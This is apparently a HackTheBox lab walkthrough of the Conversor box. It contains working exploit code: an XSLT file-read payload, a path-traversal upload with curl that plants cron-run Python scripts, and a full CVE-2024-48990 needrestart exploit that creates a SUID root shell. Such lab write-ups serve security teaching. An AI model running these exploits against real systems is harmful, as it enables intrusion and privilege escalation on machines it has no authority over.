
Conversor — HackTheBox Walkthrough
Conversor is an Easy-rated Linux box built around a Flask web app that converts Nmap XML output using XSLT transforms. The developer hardened the XML parser but forgot to apply the same restrictions to the XSLT side — and left the source code publicly downloadable — making for a beautifully layered chain from file read to cron-based RCE to root via CVE-2024-48990.
Overview
The attack path breaks into three clean phases:
- Reconnaissance — Download the exposed source code, identify insecure XSLT processing and an unsanitized file upload.
- Foothold — Use XSLT
document()to read local files, then exploit path traversal in the upload to drop a Python script into a cron-executed directory, eventually landing SSH access. - Privilege Escalation — Abuse a
sudorule onneedrestartand exploit CVE-2024-48990 (PYTHONPATH injection) to get a root shell.
Reconnaissance
Port Scan
Starting with a standard service-version scan:

Two ports. The OpenSSH and Apache versions point firmly to Ubuntu 22.04 (Jammy). I added conversor.htb to /etc/hosts and moved to the web app.
Web Enumeration
The site is a Flask application that lets registered users upload an XML file (typically Nmap output) and an XSLT stylesheet, then renders the transformed HTML result. Nothing unusual on the surface — but the /about page links to a source code download at /static/source_code.tar.gz. That’s a gift.
Pulling the archive and reviewing the code revealed several things worth noting:
- Flask secret key placeholder:
Changemeplease— almost certainly overridden in the live deployment, but worth confirming. - App and database paths: The app lives at
/var/www/conversor.htb/and uses a SQLite database at/var/www/conversor.htb/instance/users.db. - Passwords stored as unsalted MD5 —
hashlib.md5()with no salt, trivially crackable (we saw the same lazy pattern in CCTV). - Crontab:
* * * * * www-dataexecutes every.pyfile in/var/www/conversor.htb/scripts/once per minute. - XML parser is hardened:
resolve_entities=False, no_network=True— XXE is locked down. - XSLT parser is not hardened:
etree.parse(xslt_path)with default settings. - No
secure_filename(): Uploaded filenames go straight into the path without sanitization.
The last two points are the entire foothold.
Foothold
Phase 1: XSLT document() File Read
Because the XSLT parser uses lxml’s defaults, it honours the document() function, which can load and include external XML documents. Absolute paths and file:// URIs are blocked by lxml’s access controls in this configuration, but relative paths work — resolved from the uploads directory.
An XSLT payload like this reads an adjacent XML file on disk:
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:copy-of select="document('../static/nmap.xslt')"/>
  </xsl:template>
</xsl:stylesheet>
This is useful for mapping the filesystem and confirming readable paths, but it only retrieves valid XML files — the SQLite database and Python source files aren’t XML, so this technique alone won’t get us credentials. We need code execution.
Phase 2: Path Traversal → Cron RCE
The file upload handler saves files using the user-supplied filename directly, without calling Werkzeug’s secure_filename(). That means we can traverse out of the upload directory by including ../ sequences in the filename= parameter of the multipart form.
The uploads land relative to the app’s working directory, and the cron job runs every .py file in /var/www/conversor.htb/scripts/. Those two facts combine into a clean write-and-execute primitive.
Here’s how to drop a Python script into the scripts directory using curl:
curl -b "session=<your_session_cookie>" \
     -F "[email protected]" \
     -F "[email protected];filename=../scripts/payload.py" \
     http://conversor.htb/convert
The filename=../scripts/payload.py part is the traversal. The cron job picks it up within 60 seconds and runs it as www-data.
For the initial enumeration payload, I wrote output to /var/www/conversor.htb/static/ so it was web-accessible:
import subprocess, os

output = subprocess.check_output(
    ["cat", "/var/www/conversor.htb/app.py"],
    stderr=subprocess.STDOUT
).decode()

with open("/var/www/conversor.htb/static/out.txt", "w") as f:
    f.write(output)
Fetching /static/out.txt after a minute gave me the live app.py — including the real Flask secret key: C0nv3rs0rIsthek3y29.
Phase 3: Database Dump → SSH
With code execution confirmed, a follow-up script dumped the SQLite database:
import sqlite3, os

conn = sqlite3.connect("/var/www/conversor.htb/instance/users.db")
rows = conn.execute("SELECT username, password FROM users").fetchall()

with open("/var/www/conversor.htb/static/db.txt", "w") as f:
    for row in rows:
        f.write(f"{row[0]}:{row[1]}\n")

An unsalted MD5 hash. John cracks it immediately against rockyou:
echo "fismathack:5b5c3ac3a1c897c94caad48e6c71fdec" > hash.txt
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

ssh [email protected]
# Password: Keepmesafeandwarm
We’re in.
Privilege Escalation
Sudo Enumeration
The first thing I do on any new shell is check sudo -l:

needrestart with no password. Let’s check the version:
needrestart -V
# needrestart 3.5
Version 3.5 is vulnerable to CVE-2024-48990 — a PYTHONPATH injection vulnerability. I also exploited a CVE-based privilege escalation path in Facts, though the mechanism there was quite different.
CVE-2024-48990 — How It Works
When needrestart scans for services that need restarting after a package update, it inspects running interpreter processes. For Python processes, it reads PYTHONPATH from /proc/<pid>/environ and then spawns its own Python instance with that PYTHONPATH to introspect installed packages.
The key insight: if we have a running Python process with a custom PYTHONPATH pointing at a directory we control, and that directory contains a malicious importlib/__init__.py, needrestart will import our code as root when it starts up.
There’s one critical gotcha: needrestart’s interpsblacklist skips Python scripts running from /tmp/ and /var/. The bait process has to run from a non-blacklisted path — the home directory works. It also must be invoked as python3 script.py, not python3 -c "...".
Exploit
# Create exploit directory in home (bypasses /tmp/ blacklist)
EXPLOIT_DIR="$HOME/.nr_exploit"
mkdir -p "$EXPLOIT_DIR/importlib"

# Malicious importlib module — runs as root when needrestart imports it
cat > "$EXPLOIT_DIR/importlib/__init__.py" << 'EOF'
from os import system, getuid
if getuid() == 0:
    system("cp /bin/bash /tmp/bash; chmod u+s /tmp/bash")
EOF

# Bait script — just needs to be a running python3 process
cat > "$EXPLOIT_DIR/bait.py" << 'EOF'
import time
while True:
    time.sleep(1)
EOF

# Start the bait process with our poisoned PYTHONPATH
PYTHONPATH="$EXPLOIT_DIR" python3 "$EXPLOIT_DIR/bait.py" &

# Trigger needrestart as root — it reads our PYTHONPATH from /proc/<pid>/environ
sudo /usr/sbin/needrestart

needrestart scans the running Python process, picks up PYTHONPATH, imports importlib from our controlled directory, and executes our payload as root — copying bash and setting the SUID bit.
Lessons Learned
Apply the same parser restrictions to XSLT as you do to XML. The developer correctly disabled entity resolution and network access on the XML parser, then used bare etree.parse() for XSLT. That asymmetry opened the document() file-read primitive. Both parsers should be hardened identically.
Always call secure_filename(). Werkzeug ships the fix. Not using it is an explicit choice that turns any file upload into a potential path traversal. In this case it handed us direct write access to a cron-executed directory.
CVE-2024-48990’s /tmp/ blacklist is the critical detail. Most writeups I’ve seen show the bait process running from /tmp/ and wonder why it doesn’t work. The interpsblacklist in needrestart is specifically designed to ignore scripts in /tmp/ and /var/. Running the bait script from the home directory is what makes the exploit land. Also worth remembering: python3 -c invocations aren’t matched — it has to be python3 script.py.
Source code on the target is a goldmine. A /about page linking to a downloadable tarball gave away the entire application including database paths, the cron config, and (with the live app) the real secret key. Always spider for /static/, /download/, /source/, and similar paths.
Unsalted MD5 is not password storage. hashlib.md5(password.encode()).hexdigest() falls to rockyou in seconds. Use bcrypt, argon2, or at minimum hashlib.scrypt() with a per-user salt.